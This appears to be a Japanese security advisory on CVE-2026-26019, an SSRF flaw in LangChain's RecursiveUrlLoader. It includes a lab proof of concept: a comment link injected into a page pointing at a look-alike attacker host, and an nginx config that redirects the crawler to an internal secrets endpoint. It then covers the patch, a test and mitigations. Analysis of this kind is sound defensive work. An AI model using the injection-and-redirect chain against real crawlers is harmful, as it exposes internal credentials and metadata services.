CVE-2026-26019:LangChain RecursiveUrlLoaderのサーバーサイドリクエストフォージェリ脆弱性
LangChain CommunityのJavaScriptパッケージ(< 1.1.14)に存在する、CVSS 4.1(中)のサーバーサイドリクエストフォージェリ脆弱性CVE-2026-26019の技術的解説です。RecursiveUrlLoaderクラスはクロールするURLの検証に単純な文字列プレフィックスチェックを用いており、攻撃者はサフィックス付きのドメインでデフォルトのpreventOutside制限をバイパスし、クローラーを内部ネットワークのアセットへリダイレクトして、機微な認証情報やメタデータエンドポイントを露出させる可能性があります。
CVE-2026-26019
LangChain RecursiveUrlLoaderのサーバーサイドリクエストフォージェリ脆弱性
2026年2月11日 · CVSS 4.1 Medium · Langchain Community < 1.1.14
| CVE ID | CVSS | 影響を受けるバージョン | 修正済みバージョン |
|---|---|---|---|
| CVE-2026-26019 | 4.1 Medium | < 1.1.14 | 1.1.14+ |
CVE-2026-26019の概要:LangChain RecursiveUrlLoaderにおけるSSRF
@langchain/communityパッケージは、Webページを再帰的にクロールし、その内容をLLM処理のためのドキュメントとして読み込むために使われるRecursiveUrlLoaderクラスを提供しています。このローダーが、preventOutsideパラメーターが有効(これがデフォルト設定です)のときに、子URLをベースURLと照合して検証する方法に、サーバーサイドリクエストフォージェリ(SSRF)の脆弱性が発見されました。
根本原因は、URLの検証にJavaScriptのString.startsWith()メソッドを使っていることにあります。preventOutsideがtrueに設定されていると、ローダーは発見した各リンクがbaseUrl文字列で始まるかどうかを確認します。この単純なプレフィックスチェックはドメインの境界を考慮していないため、http[:]//example[.]com.evil.comのような悪意のあるURLは、http[:]//example[.]comというベースURLに対して検証を通過してしまいます。文字列としては技術的に同じプレフィックスで始まっているためです。
攻撃者がクロール対象のページにリンクを注入できる場合(たとえば、コメント欄、ユーザー生成コンテンツ、侵害されたページを通じて)、クローラーを攻撃者が制御するインフラへリダイレクトでき、そこからさらに内部ネットワークのリソースへリダイレクトして、APIキー、メタデータサービス、内部エンドポイントといった機微なデータを露出させることができます。
URL検証におけるSSRF:安全でないプレフィックス照合
問題の核心は、不十分なURLオリジンのチェックにあります。ローダーはページ上で発見したすべてのリンクを反復処理し、各リンクが許可されたクロール範囲の「内側」にあるかどうかを判断するために、単純な文字列プレフィックス比較を適用します。次のコードスニペットは、脆弱なロジックを示しています。
for (const link of allLinks) {
        if (invalidPrefixes.some((prefix) => link.startsWith(prefix)) || invalidSuffixes.some((suffix) => link.endsWith(suffix))) continue;
        let standardizedLink;
        if (link.startsWith("http")) standardizedLink = link;
        else if (link.startsWith("//")) {
            const base = new URL(baseUrl);
            standardizedLink = base.protocol + link;
        } else standardizedLink = new URL(link, baseUrl).href;
        if (this.excludeDirs.some((exDir) => standardizedLink.startsWith(exDir))) continue;
        if (link.startsWith("http")) {
                const isAllowed = !this.preventOutside || link.startsWith(baseUrl);  /* The critical check line */
                if (isAllowed) absolutePaths.push(link);
                } else if (link.startsWith("//")) {
                    const base = new URL(baseUrl);
                    bsolutePaths.push(base.protocol + link);
                } else {
                    const newLink = new URL(link, baseUrl).href;
                    absolutePaths.push(newLink);
                        }
                }
重要な行はlink.startsWith(baseUrl)のチェックです。startsWith()は生の文字列比較を行うため、次のバイパスが簡単に成立してしまいます。
// baseUrl = "http://docs.securecorp.com"
// Attacker link that passes the startsWith
check: "http://docs.securecorp.com.attacker-server.local/"
.startsWith("http://docs.securecorp.com") // => true
CVE-2026-26019の概念実証:内部アセットへのSSRF
CVE-2026-26019の悪用には、URL検証の欠陥を利用して内部ネットワークのリソースへのアクセスを実現する、意図的な3段階のプロセスが関係します。以下の手順では、攻撃者が単純なリンク注入から完全なSSRFの悪用へとどのように進むかを概説します。
ステップ1:悪意のあるリンクの注入
プロセスは、正規のドキュメントサイトが脆弱なアプリケーションによってクロールされるところから始まります。攻撃者は、対象ページのユーザー制御コンテンツ(たとえばコメント欄)にリンクを注入します。注入されるURLは、攻撃者のドメインの前に正規のベースURLを付けることで、プレフィックス検証を通過するように細工されています。
<!DOCTYPE html>
<html>
<head><title>SecureCorp Documentation</title></head>
<body>
  <h1>SecureCorp API Documentation</h1>
  <p>Welcome to our documentation portal.</p>

  <h2>REST API Reference</h2>
  <a href="/api/v1.html">API v1</a>
  <a href="/api/v2.html">API v2</a>

  <hr>
  <h2>Community Comments</h2>
  <div class="comment">
    <b>attacker_user</b>: Hey, I found a typo in the API docs!
    Check out the corrected version here:
    <a href="http://docs.securecorp.com.attacker-server.local/typo-fix">
      Check this out!!
    </a>
  </div>
</body>
</html>
ステップ2:攻撃者のリダイレクトの設定
攻撃者は、クローラーのリクエストを受け取り、内部サービスへの301リダイレクトを発行するように自身のサーバーを設定します。これが、SSRFバイパスを内部インフラへのアクセスへと変える鍵となるステップです。
server {
    listen 80;
    server_name docs.securecorp.com.attacker-server.local;

    # Step 1: Crawler lands here from the poisoned link
    location /typo-fix {
        # 301 Redirect to the internal metadata service
        return 301 http://internal-secret/api/keys;
    }

    # Serve any other pages normally (to seem legit)
    location / {
        root /usr/share/nginx/html;
        index index.html;
    }
}
ステップ3:テスト環境のセットアップ
この欠陥を再現するために、脆弱なバージョン(@langchain/community v1.1.13)を実行する制御されたDocker環境を使用します。この環境は4つのサービスで構成されています。
- legitimate-docs — クロールされるドキュメントサイトで、注入されたリンクを含みます。
- attacker — リダイレクトを発行する、攻撃者が制御するnginxサーバーです。
- internal-secret — 脆弱なWebアプリケーションを通じてのみアクセスできる内部サービスです。実際には、これは(内部ネットワークを信頼しているために)SQLインジェクション対策が緩いデータベースサーバー、AWS IMDSのようなクラウドメタデータエンドポイント、あるいは外部アクセスからはフィルタリングされているもののアプリケーションのネットワーク内からは完全に到達可能な内部サービスポートを表すこともあります。
- vulnerable — RecursiveUrlLoaderを使うNode.js製のWebアプリケーションです。
$ tree .
.
├── attacker # attacker controlled server
│   ├── index.html
│   └── nginx.conf
├── docker-compose.yml
├── internal # internal server accessible only through the vulnrable application
│   ├── Dockerfile
│   └── server.py
├── legitimate-docs # the doc site to crawl by the vulnerable web app
│   ├── api
│   │   └── v1.html
│   └── index.html
└── vulnerable #  the vulnerable web app server
    ├── app.mjs
    ├── Dockerfile
    └── package.json
シンプルなExpressのエンドポイントが、preventOutside: trueでクロールをトリガーします。
app.get("/crawl", async (req, res) => {
  const { url } = req.query;
  if (!url) return res.status(400).json({ error: "url param required" });

  console.log(`\n${"=".repeat(60)}`);
  console.log(`[*] Crawl requested for: ${url}`);
  console.log(`[*] prevent
Outside: true`);
  console.log(`${"=".repeat(60)}`);

  try {
    const { RecursiveUrlLoader } = await import(
      "@langchain/community/document_loaders/web/recursive_url"
    );

    const compiledConvert = compile({ wordwrap: false });

    const loader = new RecursiveUrlLoader(url, {
      maxDepth: 3,
      preventOutside: true,
      extractor: (html) => compiledConvert(html),
    });
ステップ4:悪用とデータの持ち出し
正規のドキュメントサイトに対してクロールリクエストが行われると、次の連鎖が実行されます。
- リンクの発見:クローラーは正規のページを解析し、攻撃者が注入したURLを含むすべてのリンクを発見します。
- 検証のバイパス:注入されたリンクは、ベースURL文字列で始まっているため、startsWith()のチェックを通過します。
- リダイレクトの連鎖:クローラーはそのリンクをたどって攻撃者のサーバーに到達し、サーバーは内部サービスへの301リダイレクトで応答します。
- データの露出:クローラーはリダイレクトをたどって内部リソースを取得し、クロール結果の中で機微なデータ(APIキー、トークン、ARN)を返します。

攻撃者はSSRF脆弱性をうまく利用して内部ネットワークのアセットにアクセスし、機微な認証情報を持ち出すことに成功しました。しかも、そのすべてが公開ページ上の単一の注入リンクを通じて行われました。
LangChain RecursiveUrlLoaderにおけるCVE-2026-26019の修正方法
環境を保護する最も効果的な方法は、@langchain/communityをバージョン1.1.14以降に更新することです。この修正では、単純なstartsWith()プレフィックスチェックが、URL APIを使った厳格なオリジン比較に置き換えられています。
修正済みコードの解析
パッチ適用版では、ドメインの境界を正しく分離するオリジンベースの検証が導入され、サフィックス付きドメインによるバイパスを防いでいます。
// BEFORE (vulnerable): raw string prefix match const isAllowed = !this.preventOutside ||
link.startsWith(baseUrl);
// AFTER (fixed): strict origin comparison via URL API const
isAllowed = !this.preventOutside || new URL(link).origin === new URL(baseUrl).origin;
パッチ適用版の次のテストケースは、この修正を実証しています。
    test("blocks cross-origin URLs with preventOutside", async () => {
      // The key test: verify that subdomain-based SSRF bypasses are blocked
      const baseUrl = "https://example.com";
      const maliciousUrl = "https://example.com.attacker.com";

      // The old vulnerable code would have allowed this:
      // "https://example.com.attacker.com".startsWith("https://example.com") === true
      const vulnerableCheck = maliciousUrl.startsWith(baseUrl);
      expect(vulnerableCheck).toBe(true); // vulnerable approach allows this

      // But the fixed code should reject it:
      // new URL(maliciousUrl).origin !== new URL(baseUrl).origin
      const secureCheck =
        new URL(maliciousUrl).origin === new URL(baseUrl).origin;
      expect(secureCheck).toBe(false); // secure approach blocks this
    });
CVE-2026-26019の緩和策とベストプラクティス
- 今すぐ更新する:Webクロールに@langchain/communityを使っている場合は、バージョン1.1.14以降になっていることを確認してください。
- プレフィックスではなくオリジンを検証する:ドメインを比較する際は、文字列プレフィックス照合ではなく、常に適切なURLパース(例:new URL(link).origin)を使ってください。
- ネットワークのセグメンテーション:Webクロールを実行するサービスが、内部のメタデータエンドポイントや機微なインフラに直接到達できないようにしてください。
- エグレスフィルタリング:ネットワークレベルで許可リストまたは拒否リストを適用し、クロールサービスからの外向きリクエストを安全だと分かっている宛先に制限してください。
- 入力のサニタイズ:クロールされる可能性が高いページ上のユーザー生成コンテンツをサニタイズし、外部リンクをレンダリングする前に除去または検証してください。
参考文献
| リソース | リンク |
|---|---|
| Github advisory GHSA-gf3v-fwqg-4vh7 | https://github.com/advisories/GHSA-gf3v-fwqg-4vh7 |
| LangChain Fix Changes | https://github.com/langchain-ai/langchainjs/commit/d5e3db0d01ab321ec70a875805b2f74aefdadf9d |
| NVD | https://nvd.nist.gov/vuln/detail/CVE-2026-26019 |
| CWE-918 SSRF | https://cwe.mitre.org/data/definitions/918.html |